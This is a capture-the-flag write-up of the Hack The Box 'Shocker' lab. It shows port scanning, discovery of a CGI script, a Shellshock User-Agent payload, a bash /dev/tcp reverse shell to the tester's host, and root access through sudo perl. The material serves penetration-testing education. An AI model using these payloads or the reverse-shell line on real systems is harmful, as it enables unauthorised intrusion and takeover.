

Shocker

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.10.56
Lets try pinging it

```
ping 10.10.10.56 -c 5
```

```
PING 10.10.10.56 (10.10.10.56) 56(84) bytes of data.  
64 bytes from 10.10.10.56: icmp_seq=1 ttl=63 time=78.9 ms  
64 bytes from 10.10.10.56: icmp_seq=2 ttl=63 time=77.8 ms  
64 bytes from 10.10.10.56: icmp_seq=3 ttl=63 time=76.4 ms  
64 bytes from 10.10.10.56: icmp_seq=4 ttl=63 time=79.1 ms  
64 bytes from 10.10.10.56: icmp_seq=5 ttl=63 time=76.2 ms
```

```
--- 10.10.10.56 ping statistics ---
```

```
5 packets transmitted, 5 received, 0% packet loss, time 4005ms  
rtt min/avg/max/mdev = 76.206/77.681/79.127/1.226 ms
```

Alright, lets do port scanning now

Port Scanning

All Port Scan

```
rustscan -a 10.10.10.56 --ulimit 5000
```

```
rustscan -a 10.10.10.56 --ulimit 5000
the modern day port scanner.

-----
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan   :
-----

Open ports, closed hearts.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.10.56:80
Open 10.10.10.56:2222
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-16 18:36 IST
Initiating Ping Scan at 18:36
Scanning 10.10.10.56 [2 ports]
Completed Ping Scan at 18:36, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:36
Completed Parallel DNS resolution of 1 host. at 18:36, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 18:36
Scanning 10.10.10.56 [2 ports]
Discovered open port 80/tcp on 10.10.10.56
Discovered open port 2222/tcp on 10.10.10.56
Completed Connect Scan at 18:36, 0.18s elapsed (2 total ports)
Nmap scan report for 10.10.10.56
Host is up, received syn-ack (0.091s latency).
Scanned at 2024-10-16 18:36:29 IST for 1s

PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack
2222/tcp  open  EtherNetIP-1 syn-ack

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Open Ports

```
PORT STATE SERVICE REASON
80/tcp open http syn-ack
2222/tcp open EtherNetIP-1 syn-ack
```

Now lets take a deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 80,2222 10.10.10.56 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 80,2222 10.10.10.56 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-16 18:40 IST
Nmap scan report for 10.10.10.56
Host is up (0.099s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.21 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|http-title: Site doesn't have a title (text/html).
|http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| 256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
| 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright lets do some directory fuzzing now

Directory Fuzzing

```
feroxbuster -u http://10.10.10.56 -w /usr/share/wordlists/dirb/common.txt -t 200
```

```

_ _ _   _ _ _   _ _ _   _ _ _   _ _ _   _ _ _   _ _ _   _ _ _
|_|_| |_|_| |_|_| |_|_| |_|_|_| |_|_|_| |_|_|_| |_|_|_| |_|_|_|
|_|_| |_|_| |_|_| \_|_| \_|_|_| \_|_|_| \_|_|_| \_|_|_| \_|_|_|
by Ben "epi" Risher 🐧                                ver: 2.11.0

```

```

🎯 Target Url      http://10.10.10.56
🧵 Threads        200
📖 Wordlist         /usr/share/wordlists/dirb/common.txt
📊 Status Codes    All Status Codes!
⌚ Timeout (secs)  7
👤 User-Agent      feroxbuster/2.11.0
🔧 Config File     /home/pks/.config/feroxbuster/ferox-config.toml
🔍 Extract Links   true
🌐 HTTP methods    [GET]
🔁 Recursion Depth 4

```

 Press [ENTER] to use the Scan Management Menu™

```

404      GET      9L      32W      -c Auto-filtering found 404-like response and
403      GET      11L     32W      -c Auto-filtering found 404-like response and
200      GET      234L    773W     66161c http://10.10.10.56/bug.jpg
200      GET      9L      13W      137c http://10.10.10.56/
200      GET      9L      13W      137c http://10.10.10.56/index.html
404      GET      9L      33W      288c http://10.10.10.56/Program%20Files
[#####] - 5s      9229/9229    0s      found:4      errors:36
[#####] - 4s      4614/4614    1128/s  http://10.10.10.56/
[#####] - 3s      4614/4614    1730/s  http://10.10.10.56/cgi-bin/

```

So we get this `/cgi-bin/` folder as well lets try to append like `sh`, `pl` cuz `cgi-bin` generally means that `apache2` is handing over the request to a script

```
feroxbuster -u http://10.10.10.56 -w /usr/share/wordlists/dirb/common.txt -t 200 -x sh,pl
```

```

_ _ _   _ _ _   _ _ _   _ _ _   _ _ _   _ _ _   _ _ _   _ _ _
|__| |__| |__) |__) | / \    / \ \ / | | \ |__|
|__| |__| | \ | \ | \ ,    \_/ / \ | |_/ |__|
by Ben "epi" Risher  @       ver: 2.11.0

```

🎯	Target Url	http://10.10.10.56
🧵	Threads	200
📋	Wordlist	/usr/share/wordlists/dirb/common.txt
📡	Status Codes	All Status Codes!
⌚	Timeout (secs)	7
👤	User-Agent	feroxbuster/2.11.0
🔧	Config File	/home/pks/.config/feroxbuster/ferox-config.toml
🔍	Extract Links	true
💰	Extensions	[sh, pl]
🏠	HTTP methods	[GET]
🔢	Recursion Depth	4

 Press [ENTER] to use the Scan Management Menu™

```

404      GET      9l      32w      -c Auto-filtering found 404-like response and creat
403      GET      11l     32w      -c Auto-filtering found 404-like response and creat
200      GET      234l    773w    66161c http://10.10.10.56/bug.jpg
200      GET      9l      13w     137c http://10.10.10.56/
200      GET      9l      13w     137c http://10.10.10.56/index.html
404      GET      9l      33w     288c http://10.10.10.56/Program%20Files
404      GET      9l      33w     291c http://10.10.10.56/Program%20Files.sh
404      GET      9l      33w     290c http://10.10.10.56/reports%20list.sh
404      GET      9l      33w     299c http://10.10.10.56/cgi-bin/Program%20Files.sh
200      GET      7l      18w     119c http://10.10.10.56/cgi-bin/user.sh
[#####] - 10s    27687/27687    0s      found:8      errors:173
[#####] - 9s     13842/13842   1504/s  http://10.10.10.56/
[#####] - 6s     13842/13842   2139/s  http://10.10.10.56/cgi-bin/

```

Directories

```
200 GET 234l 773w 66161c http://10.10.10.56/bug.jpg↗
200 GET 9l 13w 137c http://10.10.10.56/↗
200 GET 9l 13w 137c http://10.10.10.56/index.html↗
200 GET 7l 18w 119c http://10.10.10.56/cgi-bin/user.sh↗
```


Lets take a look at this web application now

Web Application

Default page



Lets see our `/cgi-bin/user.sh`



So im just gonna guess this is vulnerable to shell shock as `cgi-bin` has a script

Gaining Access

Lets try to a request to see if we have Code execution on this

This is the vulnerablity put this in User Agent :

```
() { :}; /bin/bash -c '<command>'
```

First start your python server or any server

```
sudo python -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
█
```

Now lets try an request on ourself

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	2	3	4	5	6	7	8
GET /cgi-bin/user.sh HTTP/1.1	Host: 10.10.10.56	User-Agent: () { :}; /bin/bash -c 'curl http://10.10.16.20 '	Accept:	1 HTTP/1.1 500 Internal Server Error	2 Date: Wed, 16 Oct 2024 13:44:13 GMT	3 Server: Apache/2.4.18 (Ubuntu)	4 Content-Length: 689
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jpeg,image/webp,image/png,image/svg+xml,*/*;q=0.8	Accept-Language: en-US,en;q=0.5	Accept-Encoding: gzip, deflate, br	Sec-GPC: 1	5 Connection: close	6 Content-Type: text/html; charset=iso-8859-1	7	8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
Connection: keep-alive	Upgrade-Insecure-Requests: 1	If-Modified-Since: Fri, 22 Sep 2017 20:01:19 GMT	If-None-Match: "89-559ccac257884-gzip"	9 <html>	10 <head>	11 <title>	12 500 Internal Server Error
Priority: u=0, i				11 </head>	12 <body>	13 <h1>	14 Internal Server Error
							</h1>

And we get the request

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Shocker git:(main)±3  
sudo python -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.10.56 - - [16/Oct/2024 19:26:05] "GET / HTTP/1.1" 200 -  
█
```

And we have code execution

Lets try to get a revshell now lets start a listener




```
~/Documents/Notes/Hands-on-Hacking/Hack
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

U can send the request like this to get revshell

Request

Pretty Raw Hex

  ln 

1	GET /cgi-bin/user.sh HTTP/1.1
2	Host: 10.10.10.56
3	User-Agent: () { :;}; /bin/bash -c 'bash -i >&/dev/tcp/10.10.16.20/9001 0>&1'
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jpeg,jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5	Accept-Language: en-US,en;q=0.5
6	Accept-Encoding: gzip, deflate, br
7	Sec-GPC: 1
8	Connection: keep-alive
9	Upgrade-Insecure-Requests: 1
10	If-Modified-Since: Fri, 22 Sep 2017 20:01:19 GMT
11	If-None-Match: "89-559ccac257884-gzip"
12	Priority: u=0, i
13	
14	

And we get our shell

```
~/Documents/Notes/Hands-on-Hacking/Hack
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.10.56 38674
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$
```

Lets upgrade this


```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.56 38674
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<-bin$ python3 -c 'import pty; pty.spawn("/bin/bash")'
shelly@Shocker:/usr/lib/cgi-bin$ ^Z
[1] + 16295 suspended nc -lvnp 9001

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Shocker git:(main)±3
stty raw -echo;fg
[1] + 16295 continued nc -lvnp 9001

shelly@Shocker:/usr/lib/cgi-bin$ export TERM=xterm
shelly@Shocker:/usr/lib/cgi-bin$ █
```

And here is your user.txt

```
shelly@Shocker:/usr/lib/cgi-bin$ cd /home
shelly@Shocker:/home$ cd shelly
shelly@Shocker:/home/shelly$ ls -al
total 36
drwxr-xr-x 4 shelly shelly 4096 Sep 21 2022 .
drwxr-xr-x 3 root root 4096 Sep 21 2022 ..
lrwxrwxrwx 1 root root 9 Sep 21 2022 .bash_history -> /dev/null
-rw-r--r-- 1 shelly shelly 220 Sep 22 2017 .bash_logout
-rw-r--r-- 1 shelly shelly 3771 Sep 22 2017 .bashrc
drwx----- 2 shelly shelly 4096 Sep 21 2022 .cache
drwxrwxr-x 2 shelly shelly 4096 Sep 21 2022 .nano
-rw-r--r-- 1 shelly shelly 655 Sep 22 2017 .profile
-rw-r--r-- 1 root root 66 Sep 22 2017 .selected_editor
-r--r--r-- 1 root root 33 Oct 16 08:51 user.txt
shelly@Shocker:/home/shelly$ █
```

Vertical PrivEsc

Lets check the SUID binary for an easy win

```
shelly@Shocker:/home/shelly$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/newuidmap
/bin/ping6
/bin/su
/bin/fusermount
/bin/ntfs-3g
/bin/umount
/bin/ping
/bin/mount
shelly@Shocker:/home/shelly$
```

Pretty standard

And GUID binary as well just in case

```
shelly@Shocker:/home/shelly$ find / -perm -g=s -type f 2>/dev/null
/sbin/unix_chkpwd
/sbin/pam_extrausers_chkpwd
/usr/lib/x86_64-linux-gnu/utempter/utempter
/usr/bin/wall
/usr/bin/expiry
/usr/bin/screen
/usr/bin/at
/usr/bin/crontab
/usr/bin/mlocate
/usr/bin/chage
/usr/bin/bsd-write
/usr/bin/ssh-agent
shelly@Shocker:/home/shelly$
```

Pretty standard as well

Lets check the sudo permissions

```
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$
```

This should be pretty easy if this is the case here lets check GTF0bins for an easy win here

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

Lets execute this

```
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/sh";'
# id
id: not found
# whoami
root
#
```

And we are root here is your root.txt

```
# cd /root
# ls -al
total 24
drwx-----  3 root root 4096 Oct 16 08:51 .
drwxr-xr-x 23 root root 4096 Sep 21  2022 ..
lrwxrwxrwx  1 root root    9 Sep 21  2022 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx-----  2 root root 4096 Sep 21  2022 .cache
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r-----  1 root root   33 Oct 16 08:51 root.txt
#
```

